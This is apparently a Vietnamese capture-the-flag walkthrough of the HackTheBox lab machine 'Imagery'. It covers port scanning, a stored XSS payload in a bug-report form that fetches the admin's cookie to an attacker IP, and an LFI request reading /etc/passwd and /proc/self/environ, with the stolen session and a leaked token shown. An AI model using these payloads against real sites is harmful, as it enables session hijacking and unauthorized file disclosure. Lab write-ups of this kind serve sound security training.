Imagery (HackTheBox-Medium)

-Link: https://app.hackthebox.com/machines/Imagery

I. Information Gathering.

-Như mọi khi, ta bắt đầu với `nmap` trước.


```
sudo nmap địa_chỉ_ip -Pn --disable-arp-ping -n -vv -oN first1000.nmap -sV -sC
```

-Kết quả:

```
# Nmap 7.95 scan initiated Mon Nov 10 02:17:38 2025 as: /usr/lib/nmap/nmap
-Pn --disable-arp-ping -n -vv -oN first1000.nmap -sV -sC 10.10.11.88
Nmap scan report for 10.10.11.88
Host is up, received user-set (0.31s latency).
Scanned at 2025-11-10 02:17:39 EST for 80s
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 9.7p1 Ubuntu 7ubuntu4.3 (Ubunt
u Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:94:fb:70:36:1a:26:3c:a8:3c:5a:5a:e4:fb:8c:18 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdH
AyNTYAAABBBKyy0U7qSOOyGqKW/mnTdFIj9zkAcvMCMWnEhOoQFWUYio6
eiBlaFBjhhHuM8hEM0tbeqFbnkQ+6SFDQw6VjP+E=
|   256 c2:52:7c:42:61:ce:97:9d:12:d5:01:1c:ba:68:0f:fa (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBleYkGyL8P6lEEXf1+1feCllblPf
SRHnQ9znOKhcnNM
8000/tcp open  http    syn-ack ttl 63 Werkzeug httpd 3.1.3 (Python 3.12.7)
```

```
|_http-title: Image Gallery
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
|_http-server-header: Werkzeug/3.1.3 Python/3.12.7
8080/tcp open  http    syn-ack ttl 63 SimpleHTTPServer 0.6 (Python 3.12.7)
|_http-title: Directory listing for /
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Nov 10 02:18:59 2025 -- 1 IP address (1 host up) scanned in 81.21 seconds
```


-Với kết quả có được thì ta sẽ thử truy cập vào 2 cổng `8000` và `8080` của máy.



Capture & Cherish Every Moment

Your personal online gallery, designed for simplicity and beauty. Upload, organize, and relive your memories with ease.

Powerful Features at Your Fingertips




Burp Suite Professional

Error

Failed to connect to 10.10.11.88:8080

-Ta thấy lạ vì rõ ràng là vừa nãy, quét cổng `8080` có bật nhưng hiện tại thì không thể kết nối nên ta thử cho quét lại thì đúng là không có cổng `8080` thật (`nmap -sT` có độ chính xác cao nhưng không tuyệt đối, đôi khi vẫn sai), kết quả thực tế vẫn vậy, chỉ không có cổng `8080`.

-Hiện tại thì ta không thấy lỗ hổng từ việc upload file từ khi đăng nhập vào, có lẽ là bởi trang sử dụng `Flask` , xem xung quanh trang 1 hồi lâu nữa, ta phát hiện ra được còn 1 chức năng nữa ta chưa có động vào là `bug report`. (Ở Quick links, đuôi trang)



Report a Bug

Found an issue? Please provide details below.

Bug Name / Summary

e.g., Image upload fails.

Bug Details

Describe the bug here. Be as detailed as possible, including steps to reproduce.

© 2025 Imagery. All rights reserved.


Home

Facebook

support@imagery.com


-Sau khi gửi 1 yêu cầu thì ta xác nhận là admin sẽ đọc nó, như vậy là có thể các bản report sẽ được xem trên web, ta thử khai thác `XSS` lên trang của đối phương xem thử. Có vẻ là ok?

```
# Tại máy của ta, trên 1 terminal
python3 -m http.server 80
```



```
POST /report_bug HTTP/1.1
Host: 10.10.11.88:8000
Content-Length: 97
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0
Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://10.10.11.88:8000
Referer: http://10.10.11.88:8000/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: session=
.eJxNjTEKgEAMBP-SWixEEK209BVHuEQNeDkxZyHi39VCsVnYmYU9gMSWGfeeoIG6rGpPBUEGYh0FUWgGnI2f7iQsvFpUTKKjS2xpM17_i5
c59D5umj73QMXA98eEE7Z3c05jgPMChLcuPg.aRGVtQ.RKvSXvPWDhzIpcoyFYTKCW4nias
Connection: keep-alive

{
     "bugName":"test",
     "bugDetails":"<img src='1' onerror='fetch(`http://10.10.15.144/?ok=yes`);' />"
}
```


```
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.12.7
Date: Mon, 10 Nov 2025 08:58:35 GMT
Content-Type: application/json
Content-Length: 78
Vary: Cookie
Connection: close

{
     "message":"Bug report submitted. Admin review in progress. ",
     "success":true
}
```



```
┌──(lol㉿kali)-[~/Desktop/Imagery]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.88 - - [10/Nov/2025 03:59:13] "GET /?ok=yes HTTP/1.1" 200 -
10.10.15.144 - - [10/Nov/2025 03:59:32] "GET /?ok=yes HTTP/1.1" 200 -
```


-Ta thử ăn cắp session của admin thông qua cách này. Kết quả là thành công?

```
{
   "bugName":"trust me bro",
   "bugDetails":"This image contain something i want you to see, yes it is n*de: <img src='1' onerror='fetch(`http://địa_chỉ_ip_máy_tấn_công/?cookie=${document.cookie}`);' />"
}
```




```
POST /report_bug HTTP/1.1
Host: 10.10.11.88:8000
Content-Length: 188
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0
Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://10.10.11.88:8000
Referer: http://10.10.11.88:8000/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: session=
.eJxNjTEKgEAMBP-SWixEEK209BVHuEQNeDkxZyHi39VCsVnYmYU9gMSWGfeeoIG6rGpPBUEGYh0FUWgGnI2f7iQsvFpUTKKjS2xpM17_i5
c59D5umj73QMXA98eEE7Z3c05jgPMChLcuPg.aRGVtQ.RKvSXvPWDhzIpcoyFYTKCW4nias
Connection: keep-alive

{
    "bugName":"trust me bro",
    "bugDetails":
    "This image contain something i want you to see, yes it is n*de: <img src='1' onerror='fetch(`http://1
    0.10.15.144/?cookie=${document.cookie}`);' />"
}
```

```
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.12.7
Date: Mon, 10 Nov 2025 09:06:09 GMT
Content-Type: application/json
Content-Length: 78
Vary: Cookie
Connection: close

{
    "message":"Bug report submitted. Admin review in progress. ",
    "success":true
}
```



```
10.10.11.88 - - [10/Nov/2025 04:07:11] "GET /?cookie=session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aRGrPA.QkBgSrO8HM91yjX
HyKiiPq3fVj8 HTTP/1.1" 200 -
10.10.11.88 - - [10/Nov/2025 04:07:11] "GET /?cookie=session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aRGrPA.QkBgSrO8HM91yjX
HyKiiPq3fVj8 HTTP/1.1" 200 -
█
```

-Ta copy cookie, paste nó và thử truy cập vào trang, ta thấy ngay lúc này ta có 1 `admin panel` .



Admin Panel

User Management


Email ID: admin@imagery.htb (Admin)
ID: a1b2c3d4

Email ID: testuser@imagery.htb
ID: e5f6g7h8

Submitted Bug Reports

No bug reports submitted yet.


-Tại đây, ta phát hiện ra 1 điểm kết mới là `/admin` , sau 1 lúc xem thử thì ta thấy đường dẫn tải log về, ta thử kiểm tra nó và phát hiện ra lỗ hổng `LFI` .



```
GET /admin/get_system_log?log_identifier=/etc/passwd HTTP/1.1
Host: 10.10.11.88:8000
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicatio
n/signed-exchange;v=b3;q=0.7
Referer: http://10.10.11.88:8000/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: session=
.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o
1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aRGrPA.QkBgSrO8HM91yjXHyKiiPq3fVj8
If-None-Match: "1762765989.5223289-1166-2828407261"
If-Modified-Since: Mon, 10 Nov 2025 09:13:09 GMT
Connection: keep-alive


```

```
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.12.7
Date: Mon, 10 Nov 2025 09:31:49 GMT
Content-Disposition: attachment; filename=passwd
Content-Type: text/plain; charset=utf-8
Content-Length: 1982
Last-Modified: Mon, 22 Sep 2025 19:11:49 GMT
Cache-Control: no-cache
ETag: "1758568309.7066295-1982-393413677"
Date: Mon, 10 Nov 2025 09:31:49 GMT
Vary: Cookie
Connection: close

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
usbmux:x:100:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:102:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:992:992:systemd Resolver:/:/usr/sbin/nologin
pollinate:x:103:1::/var/cache/pollinate:/bin/false
polkitd:x:991:991:User for polkitd:/:/usr/sbin/nologin
syslog:x:104:104::/nonexistent:/usr/sbin/nologin
```


-Ta thử xem file `/proc/self/environ` và biết được gốc của trang nằm ở `/home/web` (có thể).



```
GET /admin/get_system_log?log_identifier=/proc/self/environ HTTP/1.1
Host: 10.10.11.88:8000
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicatio
n/signed-exchange;v=b3;q=0.7
Referer: http://10.10.11.88:8000/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: session=
.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o
1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aRGrPA.QkBgSrO8HM91yjXHyKiiPq3fVj8
If-None-Match: "1762765989.5223289-1166-2828407261"
If-Modified-Since: Mon, 10 Nov 2025 09:13:09 GMT
Connection: keep-alive


```

```
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.12.7
Date: Mon, 10 Nov 2025 09:57:50 GMT
Content-Disposition: attachment; filename=environ
Content-Type: text/plain; charset=utf-8
Content-Length: 0
Last-Modified: Mon, 10 Nov 2025 09:44:02 GMT
Cache-Control: no-cache
ETag: "1762767842.7974374-0-1059718893"
Date: Mon, 10 Nov 2025 09:57:50 GMT
Vary: Cookie
Connection: close

LANG=en_US.UTF-8PATH=/home/web/web/env/bin:/sbin:/usr/binUSER=webLOGNAME=webHOME=/home/webSHELL=/bin/bashIN
VOCATION_ID=1eed7ae9eae04e89bfd78d4ffa46bb54JOURNAL_STREAM=9:18186SYSTEMD_EXEC_PID=1369MEMORY_PRESSURE_WATC
H=/sys/fs/cgroup/system.slice/flaskapp.service/memory.pressureMEMORY_PRESSURE_WRITE=c29tZSAyMDAwMDAgMjAwMDA
wMAA=CRON_BYPASS_TOKEN=K7Zg9vB$24NmW!q8xR0p/runL!
```

